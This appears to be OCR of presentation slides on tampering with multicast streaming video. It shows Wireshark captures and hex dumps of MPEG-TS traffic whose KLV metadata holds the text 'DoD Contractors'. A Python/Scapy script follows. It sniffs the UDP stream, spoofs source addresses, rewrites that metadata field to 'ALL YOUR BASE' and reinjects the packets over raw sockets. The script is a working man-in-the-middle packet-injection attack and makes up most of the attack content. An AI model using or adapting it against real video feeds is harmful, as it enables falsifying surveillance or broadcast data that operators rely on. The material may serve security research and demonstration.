

*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 236.0.0.1
Expression...
No. Time Source Destination Protocol Length Info
90 15.997494124 10.211.55.24 236.0.0.1 UDP 1390 50302 → 6666 Len=1348
91 15.997496432 10.211.55.24 236.0.0.1 MPEG TS 794 [MP2T fragment of a reassembled packet] [MP2T fragment of a reassemble…
92 16.001367675 10.211.55.24 236.0.0.1 UDP 1514 50302 → 6666 Len=1472
93 16.001409099 10.211.55.24 236.0.0.1 UDP 1014 50302 → 6666 Len=972
94 16.001412168 10.211.55.24 236.0.0.1 MPEG TS 794 [MP2T fragment of a reassembled packet] [MP2T fragment of a reassemble…
95 16.004408808 10.211.55.24 236.0.0.1 UDP 1514 50302 → 6666 Len=1472
96 16.004440757 10.211.55.24 236.0.0.1 SIGCOMP 1390 Msg format 1
97 16.004443105 10.211.55.24 236.0.0.1 MPEG TS 794 [MP2T fragment of a reassembled packet] [MP2T fragment of a reassemble…
98 16.007293173 10.211.55.24 236.0.0.1 UDP 1514 50302 → 6666 Len=1472
99 16.007323476 10.211.55.24 236.0.0.1 UDP 1014 50302 → 6666 Len=972
100 16.007325792 10.211.55.24 236.0.0.1 MPEG TS 794 [MP2T fragment of a reassembled packet] [MP2T fragment of a reassemble…
101 16.010249775 10.211.55.24 236.0.0.1 UDP 1514 50302 → 6666 Len=1472
102 16.010289045 10.211.55.24 236.0.0.1 UDP 1014 50302 → 6666 Len=972
103 16.031159536 10.211.55.24 236.0.0.1 MPEG TS 1170 50302 → 6666 Len=1128 Program Association Table (PAT) Program Map Tab…
104 16.031201951 10.211.55.24 236.0.0.1 UDP 1514 50302 → 6666 Len=1472
105 16.031205041 10.211.55.24 236.0.0.1 UDP 1202 50302 → 6666 Len=1160
106 16.031585991 10.211.55.24 236.0.0.1 MPEG TS 794 [MP2T fragment of a reassembled packet] [MP2T fragment of a reassemble…
107 16.031693284 10.211.55.24 236.0.0.1 UDP 1514 50302 → 6666 Len=1472
108 16.031710093 10.211.55.24 236.0.0.1 UDP 1514 50302 → 6666 Len=1472
109 16.031711997 10.211.55.24 236.0.0.1 UDP 1514 50302 → 6666 Len=1472
110 16.031713652 10.211.55.24 236.0.0.1 UDP 1514 50302 → 6666 Len=1472
Frame 92: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface 0
Ethernet II, Src: Parallel_a2:35:c5 (00:1c:42:a2:35:c5), Dst: IPv4mcast_01 (01:00:5e:00:00:01)
Internet Protocol Version 4, Src: 10.211.55.24, Dst: 236.0.0.1
User Datagram Protocol, Src Port: 50302, Dst Port: 6666
Data (1472 bytes)
Data: 474101300140000001c009088080052100 0bf461fffde404...
[Length: 1472]
0020 00 01 c4 7e 1a 0a 05 c8 42 a5 47 41 01 30 01 40
0030 00 00 01 c0 09 08 80 80 05 21 00 0b f4 61 ff fd
0040 e4 04 99 66 66 77 66 88 77 66 76 76 77 fb 6d bf
0050 da d9 11 00 00 00 00 00 aa aa aa aa aa aa aa aa
0060 aa af be fb ef be fb ef be fb ef be fb ef be fb
0070 ef be fb ef be fb ef be fb ef be fb ef be 7f df
0080 f7 fd ff 7f df f7 ef df bf 7e fd fb f7 ef df bf
0090 7d f7 df 7d f7 bd ef 7b df bf 7e fd fb f7 df 7d
00a0 f7 df 7b de f7 bd f7 df 7b de fb ef bd ef 7d f7
00b0 df 7d f7 ff f7 ff f7 ff f7 bd ef 7b de f7 bd ef
00c0 7b de ff fe ff fe ff fe ff fe ff fe f7 bd
00d0 ef 7b bb bb ba d8 b6 3e 6b fe ff bf ef fb fe ff
00e0 bf 7e fd fb f7 ef 47 01 01 11 df bf 7e fd fb ef
00f0 be fb ef bd ef 7b de fd fb f7 ef df be fb ef be
0100 fb de f7 bd ef be fb de f7 df 7d ef 7b ef be fb
0110 ef bf ff bf ff bf ff bd ef 7b de f7 bd ef 7b de
0120 f7 ff f7 ff f7 ff f7 ff f7 ff f7 ff f7 bd ef 7b
0130 dd dd dd d6 c5 b1 f3 5f f7 fd ff 7f df f7 fd fb
0140 f7 ef df bf 7e fd fb f7 ef df 7d f7 df 7d ef 7b
0150 de f7 ef df bf 7e fd f7 df 7d f7 de f7 bd ef 7d
0160 f7 de f7 be fb ef 7b df 7d f7 df 7d ff fd ff fd
0170 ff fd ef 7b de f7 bd ef 7b de f7 bf ff bf ff bf
0180 ff bf ff bf ff bf ff bd ef 7b de ee ee ee b6 2d
0190 8f 9a ff bf ef fb fe ff bf ef df bf 7e fd fb f7
01a0 ef df 47 01 01 12 bf 7e fb ef be fb ef 7b de f7
01b0 bf 7e fd fb f7 ef be fb ef be f7 bd ef 7b ef be
01c0 f7 bd f7 df 7b de fb ef be fb ef ff ef ff ef ff
01d0 ef 7b de f7 bd ef 7b de f7 bd ff fd ff fd ff fd
01e0 ff fd ff fd ff fd ef 7b de f7 77 77 75 b1 6c 7c
01f0 d7 fd ff 7f df f7 fd ff 7e fd fb f7 ef df bf 7e
0200 fd fb f7 df 7d f7 df 7b de f7 bd fb f7 ef df bf
0210 7d f7 df 7d f7 bd ef 7b df 7d f7 bd ef be fb de
0220 f7 df 7d f7 df 7f ff 7f ff 7f ff 7b de f7 bd ef
0230 7b de f7 bd ef ff ef ff ef ff ef ff ef ff ef ff
0240 ef 7b de f7 bb bb bb ad 8b 63 e6 bf ef fb fe ff
0250 bf ef fb f7 ef df bf 7e fd fb f7 ef df be 47 01
Data (data.data), 1472 bytes
Packets: 60300 · Displayed: 60290 (100.0%)
Profile: Default


0020 00 01 c4 7e 1a 0a 05 c8 42 a5 47 41 01 30 01 40 ...~.... B.GA.0.@
0030 00 00 01 c0 09 08 80 80 05 21 00 0b f4 61 ff fd ....!...a..
0040 e4 04 99 66 66 77 66 88 77 66 76 76 77 fb 6d bf ...ffwf. wfvvw.m.
0050 da d9 11 00 00 00 00 00 aa aa aa aa aa aa aa aa ....
0060 aa af be fb ef be fb ef be fb ef be fb ef be fb ....
0070 ef be fb ef be fb ef be fb ef be fb ef be 7f df ....
0080 f7 fd ff 7f df f7 ef df bf 7e fd fb f7 ef df bf ....~......
0090 7d f7 df 7d f7 bd ef 7b df bf 7e fd fb f7 df 7d }..}...{ ..~....}
00a0 f7 df 7b de f7 bd f7 df 7b de fb ef bd ef 7d f7 ..{..... {.....}.
00b0 df 7d f7 ff f7 ff f7 ff f7 bd ef 7b de f7 bd ef .}...... ...{....
00c0 7b de ff fe ff fe ff fe ff fe ff fe ff fe f7 bd {....... ....
00d0 ef 7b bb bb ba d8 b6 3e 6b fe ff bf ef fb fe ff .{.....> k.......
00e0 bf 7e fd fb f7 ef 47 01 01 11 df bf 7e fd fb ef .~....G. ....~...
00f0 be fb ef bd ef 7b de fd fb f7 ef df be fb ef be .....{.. ....
0100 fb de f7 bd ef be fb de f7 df 7d ef 7b ef be fb ....}.{...
0110 ef bf ff bf ff bf ff bd ef 7b de f7 bd ef 7b de ....{....{.
0120 f7 ff f7 ff f7 ff f7 ff f7 ff f7 ff f7 bd ef 7b ....{
0130 dd dd dd d6 c5 b1 f3 5f f7 fd ff 7f df f7 fd fb .... _ ....
0140 f7 ef df bf 7e fd fb f7 ef df 7d f7 df 7d ef 7b ....~... ..}..}.{
0150 de f7 ef df bf 7e fd f7 df 7d f7 de f7 bd ef 7d .....~.. .}.....}
0160 f7 de f7 be fb ef 7b df 7d f7 df 7d ff fd ff fd ......{. }..}....
0170 ff fd ef 7b de f7 bd ef 7b de f7 bf ff bf ff bf ...{.... {.......
0180 ff bf ff bf ff bf ff bd ef 7b de ee ee ee b6 2d ....{.....-
0190 8f 9a ff bf ef fb fe ff bf ef df bf 7e fd fb f7 ....~...
01a0 ef df 47 01 01 12 bf 7e fb ef be fb ef 7b de f7 ..G....~ .....{..
01b0 bf 7e fd fb f7 ef be fb ef be f7 bd ef 7b ef be .~...... .....{..
01c0 f7 bd f7 df 7b de fb ef be fb ef ff ef ff ef ff ....{... ....
01d0 ef 7b de f7 bd ef 7b de f7 bd ff fd ff fd ff fd .{....{. ....
01e0 ff fd ff fd ff fd ef 7b de f7 77 77 75 b1 6c 7c ....{ ..wwu.l|
01f0 d7 fd ff 7f df f7 fd ff 7e fd fb f7 ef df bf 7e .... ~.......~
0200 fd fb f7 df 7d f7 df 7b de f7 bd fb f7 ef df bf ....}..{ ....
0210 7d f7 df 7d f7 bd ef 7b df 7d f7 bd ef be fb de }..}...{ .}......
0220 f7 df 7d f7 df 7f ff 7f ff 7f ff 7b de f7 bd ef ..}..... ...{....
0230 7b de f7 bd ef ff ef ff ef ff ef ff ef ff ef ff {....... ....
0240 ef 7b de f7 bb bb bb ad 8b 63 e6 bf ef fb fe ff .{...... .c......
0250 bf ef fb f7 ef df bf 7e fd fb f7 ef df be 47 01 ....~ ......G.
Data (data.data), 1472 bytes




```
0000  01 00 5e 00 00 01 00 1c  42 a2 35 c5 08 00 45 00   ..^..... B.5...E.
0010  00 d8 75 e7 40 00 10 11  7c fd 0a 25 81 0a ec 00   ..u.@... |..%....
0020  00 01 da 6d 1a 0a 00 c4  fb 74 47 41 01 30 01 40   ...m.... .tGA.0.@
0030  00 00 01 bd 02 27 84 80  05 21 00 07 ef d7 06 0e   .....'.. .!......
0040  2b 34 01 01 01 01 07 02  01 01 01 01 00 00 04 00   +4...... ........
0050  00 00 00 06 0e 2b 34 02  01 01 01 02 08 02 00 00   .....+4. ........
0060  00 00 00 82 00 93 06 0e  2b 34 01 01 01 03 02 08   ........ +4......
0070  02 01 00 00 00 00 06 46  4f 55 4f 2f 2f 06 0e 2b   .......[redacted]..+
0080  34 01 01 01 03 01 03 04  02 00 00 00 00 01 01 06   4....... ........
0090  0e 2b 34 01 01 01 03 01  03 05 01 00 00 00 00 10   .+4..... ........
00a0  06 0e 2b 34 02 01 01 01  0e 01 01 02 01 01 00 00   ..+4.... ........
00b0  06 0e 2b 34 01 01 01 03  07 01 20 01 02 09 00 00   ..+4.... .. .....
00c0  0f 44 6f 44 20 43 6f 6e  74 72 61 63 74 6f 72 73   .DoD Con tractors
00d0  06 0e 2b 34 01 01 01 03  02 08 02 07 00 00 00 00   ..+4.... ........
00e0  18 41 73 74 72 69                                  .Astri
```

Streaming Video



```
import sys
from scapy.all import *

iface = sys.argv[1]
srvHost = sys.argv[2]
srvPort = sys.argv[3]
localHost = sys.argv[4]
localPort = sys.argv[5]
remoteHost = sys.argv[6]
remotePort = sys.argv[7]

#Open a connection to the local server
localSocket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_UDP)
localSocket.setsockopt(socket.SOL_IP,socket.IP_HDRINCL, 1)
localSocket.bind((remoteHost,int(remotePort)))

#Open a connection to the remote server
remoteSocket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_UDP)
remoteSocket.setsockopt(socket.SOL_IP,socket.IP_HDRINCL, 1)
remoteSocket.bind((remoteHost,int(remotePort)))


def sniffer(packet):
  #packet.show()

  newpkt = packet[IP]

  srcIP = newpkt[IP].src

  print "Packet Received from %s"%(srcIP)

  if srcIP == localHost:
    print "Sending Local Packet from %s:%d to %s:%d" % (localHost, int(localPort), remoteHost, int(remotePort))

    newpkt[IP].src = srvHost
    newpkt[IP].dst = remoteHost

    newpkt[UDP].dport = int(remotePort)
    newpkt[UDP].sport = int(srvPort)

    newpkt.show()

    #print "Data: %s"%(str(newpkt.payload).encode("Hex"))
    data = str(newpkt.payload).encode("Hex")
    targetKey = '060e2b340101010307012001020900000'
    if targetKey in data:

        data2 = str(newpkt.payload)
        newpayload = data2.replace("DoD Contractors","ALL YOUR BASE  ")

        newpkt[UDP][Raw] = newpayload

        newpkt.show()

        # sys.exit()

    del newpkt[UDP].chksum
    del newpkt[IP].chksum

    newpkt = newpkt.__class__(str(newpkt))

    localSocket.sendto(str(newpkt),(remoteHost, int(remotePort)))

    #newpkt.show()


#Open the port so there is something to connect to
print "Connecting to %s:%s" % (srvHost, srvPort)
listensock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
listensock.bind((srvHost, int(srvPort)))


filterStr="udp and dst host " + srvHost + " and dst port " + str(srvPort)
print "Sniffing %s for %s " % (iface,filterStr)
sniff(filter=filterStr,prn=sniffer,iface=iface)


```

Streaming Video



Streaming Video

- Tools Used
  - ffmpeg
  - wireshark
  - python
  - scapy

Questions?